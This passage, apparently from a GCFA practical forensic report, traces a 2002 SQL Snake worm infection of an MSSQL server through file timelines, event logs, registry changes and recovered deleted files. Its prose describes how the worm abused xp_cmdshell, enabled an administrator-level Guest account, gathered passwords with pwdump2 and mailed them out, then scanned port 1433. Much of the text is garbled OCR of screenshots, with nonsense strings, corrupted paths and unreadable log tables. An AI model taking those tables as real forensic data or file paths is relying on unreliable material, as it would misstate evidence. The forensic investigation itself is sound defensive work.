Tan Jan Tan Jan Tan Jan	509 50 109 50 109 50 109 2005 14 50 119 25005 5 109 250 5 109 250 5 100 5 1000 5 10000000000	Attracement of 2 303-1444 (2000); Attracement of 2 303-1444 (2000); Attracement of 2 303-1444 (2000); Attracement of 2 103-1444 (
Tan Jan Tan Jan Tan Jan	00 0 04 002 14 50 19 2584 1925 1 00872 1 00872 1 00872 1 00872 1	definitions of \$ 2011-04-0 (0.00) definitions def	
Tan Jan Tan Jan Tan Jan	06 4 1922 4 50 19 25 50 4 1922 4 1022 4 1022 1 1022 1 1021 1 10 1021 1 1021 1021	All services (J. 5. (a. 4.), C. 2000 Automatical and S. 1055-125-4. C. 2000/Physiological Conference (Conference (Con	
Tan Jan Tan Jan Tan Jan	94 (002 1450 19 (2504) (19725 (104972) 104972 (104972) 144072 145047 1979) (Constanting of 2 1951-121-4 CONTREPONDENCION/CONTRELED Constanting of 2 1951-121-4 CONTREPONDENCION/CONTRELED Constanting d1 2 1951-121-4 CONTREPONDENCIONALITY (CONTRELED Constanting d1 2 1951-121-4 CONTREPONDENCIONALITY (CONTRELED	
Tan Jan Tan Jan Tan Jan	19725 - 4 161972 - 4 161972 - 4 161972 - 4 161972 - 4 161976 - 19716 - 4	A	
Tan Jan Tan Jan	-121872 - 4 -121872 - 4 -141872 - 4 -141872 - 4-162-01 - 191187 - 4	 drammers et 8 2014/05-4 CAMBEROphic Dispose at a drammer et 8 2014/05-4 CAMBEROphic Dispose Autom 	
Tan Jan Tan Jan	10.0017 (4.0010) (4.0010) (4.0010)	a chemistra di 1 2014/128.4 Cristell'Ophylica di Sense Halle)	
Tan Jan Tan Jan	in 2022 14 56 27 1919)		
Tan Jan Tan Jan			
Tan Jan		 -i-instance, 48 3 382105-4 (.099970)(dekt[105-02.40) 	
Too Jac		a chambone al a 2000-120-0 Cripf(200.and	
		BALL COMMINSMER AND A REAL PROPERTY OF A REAL PROPE	
		max vireneemen all 8 MIBN128.5 C/HEW/TFielBacGAdemoNyter.041200	
The Are		mai -/ restroment with 1101128-4 C-MEDG-20ully78MPL062DF	
		 Jostsmu 40.9 1490-0264 Credelingdestineteren 	
		 -invesses all 9 14/3-129-4 C-MISGETHOMOUPPUIL-B (MediaLonation) 	
		a creational at a 1479-128-4 CANDOLTBRANSprecat	
		 Interests di 9 1000-126-4 Converting-becchridtelerg-int-janales-realer; 	
		 insenses all 8 18/3/25-8 C40533/36xvipite 8 (seeled-autor) 	
		a directioner dit is 1461-125-4 CARDON,1004/Resource/10001gbrc.4	
		 	
		 chammer, MISTING-20-A C/MINITY-dekt/Syg-ac.48 	
		a -Leastnerine 48 8 1623-128-4 C-MID20,780xx1upleuli(all (Beldink-waller))	
		 a creations all \$1877-728-8 C4852QC78exApile.80 	
	ALTER A	a creamenter all 3 14/4 128-4 C-4400002960em-dt	

Steven G Lukacs GCFA Practical Assignment

41

To perform an offline analysis, TASK 1.52 and Autopsy 1.62 were used to capture activity timelines from sdb2.dd \rightarrow (C: drive) and sdb3.dd \rightarrow (D: drive). Before we went any further however, an image integrity check was required to ensure the data being analyzed was an exact bit image of the original. We then began the initial file activity analysis. The first step is to create the body file, which holds and combines all of the timestamp information for both images. We use this file as a raw feed for selecting timelines in which to make our analysis. See Images 10.0-10.1

lmage 10.0




Image 10.1

: Texe Line - Kompanyar -2-	(* D)
東安安康 なる (1) 小口 ううだんえい Acates Ent Your So Bostonia Data Databa States Data	
A Lacates () the Microbiol S222/Hel 200000 Machael Microbiol Machael Microbiol	
	* 14
Addroppy Hisma 1. Same The state rout for (body): Time Line Herp 2. Same The state rout for (body): Create Data Fire 2. Same the state rout also Create Data Fire 2. Same The state route Create Thes Line 3. Same The state route Create Thes Line 3. Same The state route Create Thes Line 4. Same The state route Create Thes Line 5. Same The state route Create Thes Line 5. Same The state route Create Thes Line 5. Same The state route Create These Line 5. Same The state route is route Create These The state route 5. Same The state route Same The Same The state route 5. Same The state route Same The Same The state route 5. Same The state route Same The Same The state route 5. Same The state route Same The Same The state route 5. Same The state route Same The Same The Same The state route 5. Same The state route Same The Same The Same The Same The state route 5. Same The state route	

We need to know some information about the incident so we can narrow down the timelines to select for analysis. In this case we know the incident happened in the May 2002 timeframe so this seems like a good place to begin.

In most cases it is a good idea to make the analysis timeline long enough to identify the actual compromise time. In other words, you may notice the effects of the compromise long after the actual incident began. I started my analysis at Jan 1, 2002 since our initial incident date was May 22, 2002. This gives us enough flexibility to take a look back to confirm the system was operating normally prior to the incident.

Once I reached the May 2002 timeframe, which was when the initial incident was reported I Immediately identified the first files that appeared on the Autopsy forensic browser as those of the SQL Snake. The tell tale java script files, and corresponding access of system files matched the analysis done by SANS at <u>www.incident.org</u> ^{iv} and Symantec at

http://securityresponse.symantec.com/avcenter/venc/data/js.spida.b.html^v

In image 11.0 below we see the event timelines showing when the ACME Corp system was compromised – May 20, 2002 @ 8:52pm. As seen in image 11.0, the first file accessed was xpsql70.dll, which was used by xp_cmdshell. The xp_cmdshell is a MSSQL command used to run Windows shell commands via the MSSQL database. This access can be verified in image 11.1, which is the Windows NT application event log.

The next command we see accessed in the timeline is NET1.exe. This is a windows command line application, which was used by the SQLSnake to modify the system guest account. Because the guest account is normally disabled, the worm re-enables the guest account, assigns a password and adds it to the administrator group. These modifications allow the worm to copy the files to the ACME Corp system and in turn use the worm's files to scan and infect other systems. The login and logoff process for the guest account can be seen in the Windows NT Security event log in image 11.2.



t The life - Response Locator (24) Size (2+ Soliton)	to Task Jaffred Hinder State		1000
	BERKEROCC		
and the second se	duration of the state of the st		_
An Oliver Distance	a sector and the sector adaptive to a sector your rest of the		
Spirited A sectors, summaries	19 De -		
Autopoy Nume View Notes		lange (1907) - Age (1907) mennyis Ala (1906) -+ - ana (1907) and Ala (1907) ->	
	March 1444 (10) 100 (10) 10:00 (27) 10:004	A chamming AB 8 1110-126-4 CAULIN-Miningengi LBI	
Time Long ready	00044	A	
Drawle Date Pile	Max May 70 2002 2017 98 200 Max May 21 202 2102 01 40108	AL Streetweek 81 5 202 146 5 CMMITtypeCounce and characters 85 5 21 25 26 CMMITteCOORCEQ (sedan webs)	
Costs Ten Lice	1000	teal chemistres 48 8 23128-4 Crimental/LogONOHS	
ngan Titel y far	March Mary (21, 2001) 23, 23, 21, 201 (March Mary (21, 2001) 23, 25, 21, 21, 21, 21, 21, 21, 21, 21, 21, 21	4 - 2 - 2 - 2 - 2 - 2 - 2 - 2 - 2 -	
	21176 22200 Mitol Milly 20.2002 20.02.04 Miller Milly 20.2002 20.02.06 Miller Milly 20.2002 20.02.06 Miller Milly 20.2002 20.02.06	 a. discussions all 0.1000/1014 C/MMMTsymmilphilo000.000 a. discussions all 0.4014/044 C/MMMTsymmilphilo00047.001 a. discussions 40.0.1011/044 C/MMMTsymmilphilo0000000000 mic. discussions 40.0.1014/054 C/MMMTsymmilphilo000000000 	
	StreetCo 9823	Ling:	
	Toph Maps (21.306) 13.18.28 2 Were Maps 22.2003 32.23.51 2006 Were Maps (21.3003 32.27.24 3	Back - Annexations: 48.1.8.1017/18-1.C./WMATAyation.2019.01.2217.22171.01 a Annexation: 48.1.8.21816.1024.C./Phogram.Planchousent.Planchouser1020500000716.48 - March Annexations: 48.3.8.1036.1021.102169/1998002388.0118.01.01.01	
	Wear Maay 22 2002 10:05:20 27020 Wear Maay 22 2002 10:05:47 11:40	a chammann Al 3 1480-1314 CAMAThyniaethiae an 'a chamman Al 3 8280-1314 CAMAThyniaethiaen y	
	West May 22 2002 10:05 42 200640 West May 22 2002 10:05 43 4700	a denerer 48.8.505-054 CONNErgentitienster a denerer 48.8.505-054 CONNErgentitienster	
	- 1994 May 22 (2011 10:05-04 (24) (24) 1994 May 22 (2011 10:05-01 (27))	a. downeys: 48 a. 1014-104-107/004/01/autor/beginary.instruk/Encyto/Constitution	
	1000 May 12 2001 12 20 20 20 20 20 20 20 20 20 20 20 20 20	a conserve all a fully client constraint and a grand and a conserve at a fully client constraint and a conserve at a fully client constraint and and a conserve at a fully client constraint and and and a conserve at a fully client constraint and and and and a conserve at a conserve	
	1100	description descripti descripti description description description	
	4343 340	decisions all 8 EDF-CEAE CAMPACtivatesDagenetesp decisions all 9 EDF-CEAE CAMPACtivatesDage	
	ACCORDING THE REAL PROPERTY AND ADDRESS OF THE ACCORDING TO A DRESS OF THE ACCORDING T	The second	

Image 11.0 continued

and the second se	O D D B B A A A A A					
44 States (14 second	1000/100/0124/-1404034145/embyry/feet-18					
Part and A general science of	FE Bi					
Autopay Nome Vew Notes					6492-1200 - Apr 2010 1990/06	Control of
	7000			TO DESCRIPTION	//www.ch/maclicanent.en	1
Trans Long Health	4/43	12.1	10400	48 8 6257-126-	Contextinyment/Englement (E	
	343				C/WWW/Drymen State	
A MARKAGE AND	1012				C/WEW/Try Web10MTrev/LeniceLaw	
Dreads Slide File	4790				C/WWW/Ny/WWX12/NyWLp	
water Trees Lines.	1,756				C/WMMTRymenittyveneptieve	
and Tend Line	342				C/WWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWW	
	2010a 11a0				L C/WRITYYIIIIIIIIIiiiiiiiiiiiiiiiiiiiiiiiiii	
	100				 C. AMMERTAY MANUFACTOR (Complete And Complete And Complet	
	West Many 27 2003 12 02 43 2021 44				C/WM/DydeelDyde/DarbertPV	
	252744				CAMPUTry daw 25 Carties Tax Event Extransister mattery	
	Washing (1) (981) 10 (982) 17010				C.Propue Fair/Comment File/System/ICOmmant/16.00	
	West May 12 2003 YEAR OF LOSS				C/WWWThyreant2/hyterest.tes	
	10000				C/WHATTIN/MARIENDEDCI	
	00000		-	40.0.003-129-4	CANADAmethologica	
	440808			40 0 1046-125-	C.Program Files/Common Files/System/DUX Obtainabilit at:	
	145040		Anapatra	48 8 1485-125-	C.Propie NeuConson NeuCopenVtcL Olimpidati al	
	20400		-	48 10 1005-128-	Crethin Vysteel Clinit and	
	24040			40 0 2044-123-	C/WWWTVyylaeIC/wolay03.all	
	10 March 10			48 8 1732-126	C.Program Para/Common Franciscoments/E Dimensiol.	
	41/10		1.00000000	48.8 1790.128	C.Properi NeuConnal Parchyten/ICCrease/16.40	
	Wed May 27 2001 10 42 21 380		1 married	80.0.4731.144	C.Program Manufacturation and Anna Annamate & Stran 22	

Image 11.1

Sec. 10	CONT. AND AND	here a	0(1) 3				
12/10/02	121100-041 10				MIDILIARTED MIDILIARTED		ECHELOR-LAIL BOTT - VIL, Reversey - IT, Budie There is insulfitized spots analytic ran this gave
11.1000	ALCONDA 10			11540	#stillerer	1.14	ACRESS-DATE Rest (1997), Territory, 17, Banes, 14 (201-0-1) (1977), 17 ale Sandhinger and then
10.10446	121 17 14 18			27542	BINLDATTER	814	attring-data hours. We, devery, 17, Bana 1. Dans is usually and revenue among to run blar mary.
10.10444	10.01		- ACC	17644		8.14	stilling hals here. He, herevery if, there i there is monthly ter makery to reacher pert-
11/1994	10.0104.08			27940		814	armentary house. No., Servering. 17, State: 1. These is manificant spins assault to ran that mean
11.1996	11111111111111			11042			schering-falls Borner, 764, Dynamory, 27, Styra, 2. There is manufficient system analytic resting any
11-1006	10107144-38			11111		8.18	achieve data house. The developy 17, mana:) there is perufaciant spinse among to our this perp-
11/1000	12. Pt. 44 10 12. 10. 11 10		1.0	17942	Billinerrer Billinerrer	1.4	ACHERCO-CATA Norse: This Revention 27, Hudst & There is invalidations system anney to ran this party, attraction-fails here: 1988, Reventer 17, Margar 18, 2000-00-07 (2010)-01, 21 (0.4), 21 (0.5). Descriptions assays preliation.
	22.00.44.00					1.1	attering falls here: (196), hereiter (1, hare 1) (000-00-01 (1, 0) (0, 0) (0, 0) hereiter anary seciality, attering 54% here: (197), hereiter (1, hare (1, 100-00-01 (1, 0) 44, 0) on hereiteran anary seciality.
12.19962	12.02.00			27942			arming and the second s
10.10005	12.01.00.00			11042			adding table here: 1760, hereiter 17, Mate 17, 200 million 12, 19 million and handblocker analy evaluate
11.1111	12:45:41.18	- 4	- A -	11141	BIDD Derver	8.16	active-data house proof, becaused in State 17 1000-04-01 prior 45 25 and Statesticited America energiated
15./3995	121.45.48.18		× .	17082	BILL/serves		arming-fails here: 17800, pressing: 17, Bulls: 17, 2010-04-12 12:40-45, 25 via
10.19884	12.00.00.00			11111	#ETGLARCEST :		additional states of the second states of the second states and th
11/1992	10.00.00.00.00		- E	1044	1920 Decreating a		Bik aCBTrop-Data Spheroestant correct Strength ()
2010/02/02	121 101 101 100 10-102 101 100	1.1		20020	Resilierver Référiéerver		ACMECORPORTATION DECEMBERTY Contenting on communication (2011) 10-10 ACCENTING AND ADDRESS OF ADDRE
e. cont	1.10.47 10	- 2		4114	BUTTY BIA		and the provide the state of th
e. 17996	1.10.47 10.		- e-	41.55	BALLY, R.A.		op-1678 Bring second: FreiD-tart Freinite B. 12.
a. 10404	11100.47.88			4111	#10171 #14		orgentalia del offi hazi objantina.
6,10000	1109-44-48		1.1	17948	#X313.04++++	8.18	HTEP:
6,70834	2.10.41.88	. 4		17148		8.14	addition-safe visit - said fermer is marking at private claim "scenal" in OW Amarked.
8.10044	1.101.01.02	- 4			BITLDATTAL		armstrug-tarts (1998) - to biascentricus orbital distanced on densities' (and an in-
 0.000 	1110.47.18	. *		17088		. 8.18	MERING-DETAINTY: . I tomorrowithe stilled have been a manager " and a " in the second state of the second
1/0404 1/0404	1.10.00.00	1		12048	REPUBLICATION NOTICE	814	ADMECON-MATA VIEW - Techny (MATAWA ALL) MERCEN (*1.00.001), ADMECON-MATA VIEW - Techny (MANDAMA ALL) ANALYSIS (*1.00.001),
6/2000	2.00.00.00	- 2		17041		8.4	ATRICATION TO A DESCRIPTION AND A DESCRIPTION AN
n./0924	1.10.00.00	- 1		11141		414	always while here a second to be a merican "I have be include as 'antr-
a-10000	11100.001.00	1.1			BUILDANNA.		are and a second provided the second state of the second s
e-10000	1.10.00.00			17940	#BILL/ortes	816	arminer data hang "among". All' entries "7.0.000" to lister on "Arminer bits".
					And a state of the second	1	
age provide	4						
				-			


Steven G Lukacs GCFA Practical Assignment

Image 11.2

	ents - WordPad / Insert Forma	t Help	0		_				_02
		 12							
			<u> </u>						
4/22/2002	1:05:52 PM	8	3	560	Security	ACMECorp\account2	ACMECorp-DATA O	bject Open: Ob	ject Serve
4/22/2002	1:05:52 PM	8	3	562	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Handle Closed:	
4/22/2002	1:06:55 PM	8	2	538	Security	ACMECorp\account2	ACMECorp-DATA U	ser Logoff: Us	er Name:
4/22/2002	1:07:05 PM	8	2	528	Security	ACMECorp\account2	ACMECorp-DATA S	uccessful Logon:	User N
4/22/2002	1:07:05 PM	8	3	560	Security	ACMECorp\account2	ACMECorp-DATA O	bject Open: Ob	ject Serve
4/22/2002	1:07:05 PM	8	3	562	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Handle Closed:	
4/22/2002	1:07:05 PM	8	3	560	Security	ACMECorp\account2	ACMECorp-DATA O	bject Open: Ob	ject Serve
4/22/2002	1:07:05 PM	8	3	562	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Handle Closed:	
4/22/2002	1:26:59 PM	8	2	538	Security	ACMECorp\account2	ACMECorp-DATA U	ser Logoff: Us	er Name:
4/22/2002	1:26:59 PM	8	2	538	Security	ACMECorp\account2	ACMECorp-DATA U	ser Logoff: Us	er Name:
5/20/2002	8:00:54 PM	8	3	560	Security	ACMECorp\administrator	ACMECorp-DATA	Object Open:	Object
5/20/2002	8:00:54 PM			562	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Handle Closed:	
5/20/2002	8:00:58 PM			560	Security	ACMECorp\administrator	ACMECorp-DATA	Object Open:	Object
5/20/2002	8:00:58 PM			562	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Handle Closed:	
5/20/2002	8:01:01 PM			560	Security	ACMECorp\administrator	ACMECorp-DATA	Object Open:	Object
5/20/2002	8:01:01 PM			560	Security	ACMECorp\administrator	ACMECorp-DATA	Object Open:	Object
5/20/2002	8:01:01 PM			562	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Handle Closed:	
5/20/2002	8:01:01 PM			562	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Handle Closed:	
5/20/2002	8:01:02 PM			560	Security	ACMECorp\administrator	ACMECorp-DATA	Object Open:	Object
5/20/2002	8:01:02 PM			562	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Handle Closed:	
5/20/2002	8:01:03 PM			528	Security	ACMECorp\Guest	ACMECorp-DATA S	uccessful Logon:	User N
5/20/2002	8:02:32 PM			560	Security	ACMECorp\administrator	ACMECorp-DATA	Object Open:	Object
5/20/2002	8:02:32 PM			562	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Handle Closed:	
5/20/2002	8:02:36 PM	8		560	Security	ACMECorp\administrator	ACMECorp-DATA	Object Open:	Object
5/20/2002	8:02:36 PM			560	Security	ACMECorp\administrator	ACMECorp-DATA	Object Open:	Object
5/20/2002	8:02:36 PM			562	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Handle Closed:	
5/20/2002	8:02:36 PM			562	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Handle Closed:	
5/20/2002	8:02:37 PM			560	Security	ACMECorp\administrator	ACMECorp-DATA	Object Open:	Object
5/20/2002	8:02:37 PM	8	3	562	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Handle Closed:	
5/20/2002	8:02:40 PM	8	2	538	Security	ACMECorp\Guest	ACMECorp-DATA U	ser Logoff: Us	er Name:
5/22/2002	8:43:21 AM	16	2	529	Security	NT AUTHORITY\SYSTEM	ACMECorp-DATA	Logon Failure:	
LE (22 (2002	10.00.4F PM	· · · · ·	· ·	520	~	NT AUTHORITY' AMONUMOUS	LOCOM NONDO	- DATA	Þ
r Help, press Fi	1								

Once the worm's files were transferred to the victim system, two additional steps took place. The first is the gathering of network, system and password information that is emailed to an account called <u>ixltd@postone.com</u>. These steps can be seen in image 11.0 where we see ipconfig.exe (Network Information), sqldir.js (MSSQL Database information), and pwdump2.exe (Password Information) accessed and utilized to gather the information emailed via clemail.exe, which is also seen in image 11.0. The mailing step is seen with the access of clemail.exe at 10:05:42pm. We can also identify modifications which are made to the system registry with the access of regedit32.exe @ 20:02:40. These registry changes are made to enable the SQL server to use the Winsock library instead of the DBNETLIB library. Additionally, it activates the NetDDE service, allowing the SQL server to be accessed though the DDE protocol.^{vi} See image 12.0 -- live analysis registry dump below.

Image 12.0



After this process is complete, the worm's files are copied to

C:\WINNT\System32 and used to scan other systems. The scanning process against other systems is accomplished via a java script application called sqlprocess.js, which contains a list of netblocks used to scan for other vulnerable MSSQL databases accessible on port 1433. Evidence of this can be seen in the output of the live analysis command, listdlls, which displays running applications, their support files or libraries they use and any command line options applied.

The program services.exe (PID 136) can be seen scanning 100 systems simultaneously and is obviously another application disguised as services.exe (fscan.exe). See Image 12.1




Image 12.1

to the year of	Volat Page 10	1 (1998)		
	ALAI	10-10		
Da41410000	047000	1898.11.0001.000	0 COMPANY, THE AND REMAINS AND ADDRESS AND ADDR	
5471113000			0 Criterentriegerendziskeentendus	
	6141 156			
Designed Laws	10110300	Lagarment21.docresia	UNERVISED AND* -6 -2 10000 10.1.1.1-100.234 -9 1813 -0 18055.038 -0 100	
Taure	31124	Vectore .	Tera	
Ball0400000	01080000	1.88.0000.00000	C/C/VEX80075 argent/wash2121 de trivies of under velocitation and	
8x77g40000	dedied/doi:10	4,00,1945,6298	Diri MEMATYi Nyawa maliki wa data 2001 kila k	
De Tretology	(network)	4.00.1391.0409.1	C/T-WEIMETTy angles and C/T-MEIMERS D.G ALL.	
6+16500000	0m800000	4.00.8091.0000	CV1.4EBB0TT-representation.800000T.sht1.	
			Cv1 #1088771 #39#5 #66101 06#88102 - 801	
			C/1818077.acph/web21108232.413	
			C/1828877.epptysel21.62864F110423	
0x77e10000	0481000	4.00.1381.0118	C/) 813807/acjet/end/2/88/03/6.401	
5+Y160000	0x14000	4.30.1391.5181	C/18138071-experience1019802_32-4013	
			C/V ROMETY anywe want (C) RECERTURE VALUE	
			C/) #CBRTS expressed connection 411	
5+77680000	048000	4,80.1381/8197	CC1 M 2000751 (Egent ward C1) wedge againgt und C2	
0+77940000		4,00.1985.0900	CIT HEMRIT HEAVENEED RECEIPTED VALUE	
TRUE ADDRESS AND				
freenanch lines	ublenger.	414		
frame .	3110F	Vereine	Park	
			C/1 X188/T/ Byty wold 21 adda agent . was	
			C/10 CREETS Hypersend Classical L. dll.	
			C/V WEMRITY, Bywer werd C/Y Mithan April - 4412	
			C/V WIRMETY, experience and C/V WERCHT, ALL	
			C/V NUMPTY and we have a set of NUMPTICE ALLS	
			C/1 WOMPTH environment of MINISTRA . 40.1	
			C/N NEXMITY ANY HARDY INFORMATION	
			C/C #EMMYS #1945 4881 (C) APPERFEID . ALL	
54/TF#10006	0427000	4,00,1001,0100.	Con REMARTS as you assolut BRORTS as a	
ite 776 # Intelli	041000		tori MiMATT Byerveelii'i agal Astro-All.	
Committee and	155 1814	***		
Sent.		Version		
			C/) #28807, Beplanes, eas	
			C-(+W08077-Dymenol2) and 411-411	
			C(\NIXBUT_eyyevenet())(00212.411	
			C/) WINNEY any execution Alternation (ALS)	
			CUY HIMMETY HEYHY HALLEY HEMILEY HEMILEY ALL.	
			C/V NIMETY W/WY WEILI'N ADVIDE 101 - 6113	
			Con REINNER's approval on REFERENCE ALLA. Con REINNER's approval and On RABINATION (REIN).	
			Con W CAREEN, way we away of COMPLICATION 2011	
			Construction of the second of the	
			C. C. W. CHARTER, Stephen Statistics, C. BETTY, ed. 5, 1	
			1/1 \$10007 mph mill 1 mb 4471-811	
			Colin Manageria anglate data ang anglata ang anglata ang anglata ang anglata ang ang ang ang ang ang ang ang Colin Milandary, Prymer and Colin Anglata ang Sendrata ang ang ang ang ang ang ang ang ang an	
			Const WERNING Properties of the second s	
			Construction of the sector of	
			C/INTERPRETATION ADDITION ADDITION	
			C / TCM/TL every emili / MCTL# CUL, #CL	
			and a second	

Detailed code analysis by the University of Nebraska (See above reference) states the SQL worm has an automated clean function that executes once the worm has infected 10 other systems. In this case, the worm had not reached that number and all of the files remained intact with the exception of the file send.txt, which was deleted after it was sent to the email address in Singapore. The file did not appear as deleted in Autopsy and thus must have been written over.

Recover Deleted Files

During an analysis of a system the investigator will come across suspect files or files that have been deleted. In many cases it will be necessary to restore these files to verify their use or analyze their contents. In some cases the file could have been deleted by normal system activity or by a hacker attempting to cover their tracks. In either case, using methods to recover files and verify their contents and intentions is imperative to a successful investigation. In this case we have files that have been deleted from the system, and files that still exist and must be restored for further analysis.

The first of these files is the Internet Explorer temporary file *C:/WINNT/Profiles/Qadmin/Temporary Internet Files/Content.IE5/EV7ILTXO/Ptnr[1].htm.* This file appeared in our MAC analysis just before the java script file run.js but with the same time stamp and is the first file of suspicious nature that was identified in the timeline analysis. Since these files are identical in size and were modified at the same time, I conclude they are the same file. Because this is an Internet Explorer temp file, we know it was used as a temporary placeholder while downloading and then saved in the given location once the download was complete. To verify this, the file is undeleted using Autopsy 1.62 and viewed with a text editor in order to verify the contents of the file. In the output below we see the file (pntr[1].htm) is in dark red, which is described in the Autopsy help as a deleted file in which this inode has been deleted but the reallocated data may not accurate (See image 13.0). However it is still worth taking a look to see if any information can be gleaned from this to help determine how the system was compromised.

Image 13.0

e Cran additati Fangarar Jondon Bal yaw Br Bonnado Don R. R. S. B. B. C. J.											
											10.00
1	11.19	44	225								
Get Spratter 12 High-Sector and Desky	10.711 (m)	#\$#8,1414	Conterpret the Marca Harry	-+452.01							
Mitter and A second or came billing in											
and the later	-			and the second second					-		
press/Tampertary Settermet, 811ac)			New Cold Cold Party	time to us to the local party.	term an an income party					B.C.	
connect/flambanet.1298			Name and D and	state on the second party.	term an an einer an glow?]	constant and the second second second				10 C	
COLUMN (MINA/9412)			Name and I Could	some an of the state of profil-	CARD DOLLY CONTINUES.	CONTRACT CONTRACTOR	-	-		1000 C 201 C	
*/************************************			home and the state	states and the second states.						100 C C C C C C C C C C C C C C C C C C	
Ovideration and and and another	1.1		hand, and the state								
e/West'r e/West'Ren			hand, and the gift								
evinyetee 			Name and I Dopt		Sent man there a part.			2		and a state of	
er/effet			hand, and the gift		International Statement (Sec. 1)						
ere/datal											
					(HET BUILT 11 HE 17 (P11)					Here can a	
			******		State of the state of the second second						
new/PRENTERS New/ortphota		117	pter D12.04m	test set of rows in the	200130-12 11-01-04 (RCP)	THE STATE IS IN ALL MOTO	144	-		ENG-125-1 (Maller)	
annes (helijintit)			manetions[1], and	percent contraction	(1001-00-01-11-01-1-4-)P(1)-	THE REPORT OF A PARTY	-			A449-124-5	
and Water #		101	AL_PTION INSTITUTE AND	3002,00 (H 14, 16, 17, 8075)	UNDER DIE	3880 ML HE 14 18 27 (007)	10000	-		ATTA-TOP-4 passing	
ana farigits			manet_inDi.eff	DESCRIPTION OF STREET,	CONTRACT TRACTA PUTS		-			1012-101-0	
Anna (Terrari)			with D.D. and		INCOME AND ADDRESS OF TAXABLE			-		Aug. 1.05-1	
england											
reserved and the second and the seco			1.00	and the second sec	(Temperary Statute 11)a	a strain and the second states of	in pr	lain.	_		- 62
same for a mark					a i meand," Strings (Muslins) -			12			
end/228					File Tank Consumption						
www.holdings	11111		a. st./apart/auth/auth/aut/plate/	bearing scholes related	ennet independent of the description of						
endostilig.											
and farther the		34.00.00									
and a fall play			resident, Artubi (eq.)								
anna fiar tânial f		11.77									
mediate.	Par in	paninei e i	Counter - Biorga Argument	1augili (constanted)							
		ACCESS OF	2 N 1 2								
ren/buil rene/10407	1.37	Part Inde									
rreybul men 1940 men 1940	127	record	100, 0F								
rroj (ku) rroz, 1942 rroz, 1942 rroz, 1942	120										
rm;hal mai/940 ami/940 ami/940 ami/940	1.0	Par loan									
rm/bal rms/bal rms/b40 rms/	120	100.0040									
2000/000/ 40000/2000 40000/2000 40000/2000 40000/2000 40000/2000	1.00	Paritore									
111/101 111		The local									
9 mm/1001 4 mm/10423 4 mm/10423 4 mm/10429 4 mm/10		The low									
(162) *(162) ****(162) ****(162) ****(162) ****(162) ****(162) ****(162) ****(162) ****(162) ****(162) ****(162) ****(162)		The low									

Steven G Lukacs GCFA Practical Assignment

Save to disk

49

Cancel

Open

Image 13.2



In images 13.0-13.3, the file has been successfully restored and saved to disk. The "file" command is then used to verify the file type, which in this case is program text. The next step is to view the file contents, attempting to ascertain the purpose. The file is java script and appears to be the same as run.js. To conclusively verify the files are the same, an MD5 checksum was run against both files as seen in image 13.4.

Image13.4

	n dala - Illed - Fansale	(#)E
Season Est View Settings He	elp	
root BCrtemprise serva-data) obal 112 heeraaline 2 root, roo reenarie 1 root, roo reenarie 1 root, roo reenarie 1 root, roo reenarie 1 root, roo reenarie 9 root, roo root BCrtemprise serva-data) root BCrtemprise serva-data) root BCrtemprise serva-data)	ist istBH Det 11 istBD set ANI Det 11 istBD set AND Det 11 istBD STM Det 21 istBD AND Det 21 istBD STM Det 20 cm.3 AND Det 21 istBD	edio 7. de C., ADMT, Profisies, Okleon, Texenrery, Orternet, Fisies, Context, 203, 2970, 560, ptor. 1, 2014, ree estator, m

In order to ascertain which files belong to the SQLSnake, I located a known SQL worm file and then used Autopsy to sort by inode. This provided a sequential view of the inodes for the timeframe when the first known worm files appeared and helped to identify other SQL worm files. Typically worms or viruses are automated and the files are copied or unzipped from an archive and appear sequentially. In image 14.0 we can see the inodes begin at 6295 and continue into the 6300s'. This information was used to identify which files were part of the SQL worm and used to restore them for analysis. There were 5 files that made up the actual worm itself with 5 supporting files used to gather information for the worm. The worm's files that were recovered were java script files and a batch file. Extensive analysis on the worm was not required since information and detail analysis was available at a number of security sites.

Image 14.0

andre fat free fo Beineste De											
the support of the second second	104		and the second s	CALCULT Emprodel Million				_	_		- 10
and the second se				- First and and a second		a service .			-		
grave real, A guess w, some titre to	-							_	_	-	
Autopay Name	-		and constants				-	-	1		1.0
tie Browsing			(71.3603.011			1988 - 01 10 10-41 at (FUT)	111.00	1		4108-109-4	
hata Browsley, node Erowsley	1		moster, att		District on the DY-42 MILTS		110.00	2		MELL-LOS-4	
to System			adame.in		1002 05.22 10.0041 (EDT)		1140			8285-125-4	
sywood Search	1		Canal Lana					Ξ.			
